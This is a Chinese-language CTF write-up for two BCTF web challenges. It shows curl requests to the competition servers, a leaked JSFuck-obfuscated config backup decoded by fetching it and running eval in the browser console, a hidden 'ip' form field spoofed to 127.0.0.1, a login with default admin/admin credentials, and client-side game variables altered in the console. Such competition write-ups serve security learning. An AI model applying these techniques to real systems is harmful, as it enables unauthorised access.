$ curl --data 'key=the quieter you become the more you are able to hear' http://21
8.2.197.237:8081/472644703485f950e3b746f2e3818f49/d4b2758da0205c1e0aa9512cd188002a
.php
flag-in-config.php.bak<html>
    <head><title>BT5</title></head>
    <body style="background-position:center;background-color:black;background-
image: url("./bt5.jpg");background-repeat:no-repeat;">
        <!-- $_POST['key=OUR MOTTO'] -->
    </body>
</html>
```

歐歐歐！


```
.....mm....mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm.....mm.....mmm.....  
.mmm.....  
.....mm.....mm.mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm.....mm.....mmm.....mmm.....  
mmm.....  
.....mm.....mm.mm..mm..mm.....mm.....mm.....mm.....mm..mmmm.....mm  
m.....  
.....mm.....mmmmmm.mmm..mm.....mm.....mm.....mm.....mmmmmm.....mm.....mmm.....mm  
.....  
.....mm.....mmmm..mmm..mmmm..mm.....mm.....mmmmmm.....m....m..mm..  
.....  
.....mm.....mmmmmmmmmm..mm.....mm.....mm.....mmmmmmmmmm.....m.....mm..mmmm...  
.....  
.....mm.....mmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmmm.....mm.....mm.....mmmm ..  
.....  
....mmm.....m.....m.....mm.....mm.....mm.....mmmmmm.....mm.....mm.....mmmmmm.....  
.....  
.....mm.....m.....mm.....mm.....mmmmmmmmmm.....mm.....mm.....mmmmmm.....  
.....
```

被嘲笑了。

換招試試：

```
$ curl http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/config.php.bak  
[] [(![+[])] [![+[]]+![]]+![]]+({}+[])[+![]]+(![+[]])[+![]]+(![]+[[]]+[[]]) [({}+[])  
) [![+[]]+![]]+![]+[[]]+![]]+({}+[])[+![]]+({}[[+]]+[[]])[+![]]+(![]+[[]])...(下略)
```

這長得一臉 JavaScript 樣呀，在 Chrome 的 console 中引入 jQuery 後

```
> $.get("http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/config.php.bak  
", function(data) { console.log(eval(data)); })  
BCTF{fuck_the_guys_who_are_exchanging_fl4g_you_are_destroying_this_game}
```

耶比...？ **BCTF{fuck_the_guys_who_are_exchanging_fl4g_you_are_destroying_this_game}**

註：比賽中我們拿到的 Flag 為 **BCTF{Do_you_l0v3_pl4y_D074}**

真假难辨 (200)

描述

唯有游戏与美食不可辜负。米特尼克拿到Alice的资料之后接着在BAT内网游荡，他发现了一个被限制的游戏，只有管理员Alice自己才能玩，但区区一个管理员的限制怎么能挡住米特尼克爱游戏的心！

<http://218.2.197.238:8081/76446cb94ef19b1d49c3834a384938d1/web200/>

解法



連到網站上後，會看到：

戳下去以後就會獲得 `alert('You must login at host computer');` 的錯誤訊息。打開原始碼，發現 `form` 裡面有一個叫做 `ip` 的欄位，用力把它設成 `127.0.0.1` 就可以略過這個錯誤訊息了。然後就會遇到這個：



沒什麼招呀就猜猜看呀，打個 `User: admin, Password: admin`，居然就過了... 然後就進到了遊戲畫面，打開 `agent1.js` 看一下會發現，我只要走到終點並且 `deadghost == 10` 就會拿到 key 了。於是打開 chrome console 輸入以下兩行：

```
> this.gameObj.player.life = 1000000000  
1000000000  
> this.gameObj.deadghost = 10  
10
```

然後走到終點，就可以看到 key 了。FLAG: BCTF{34079%2500|abcdefabcd}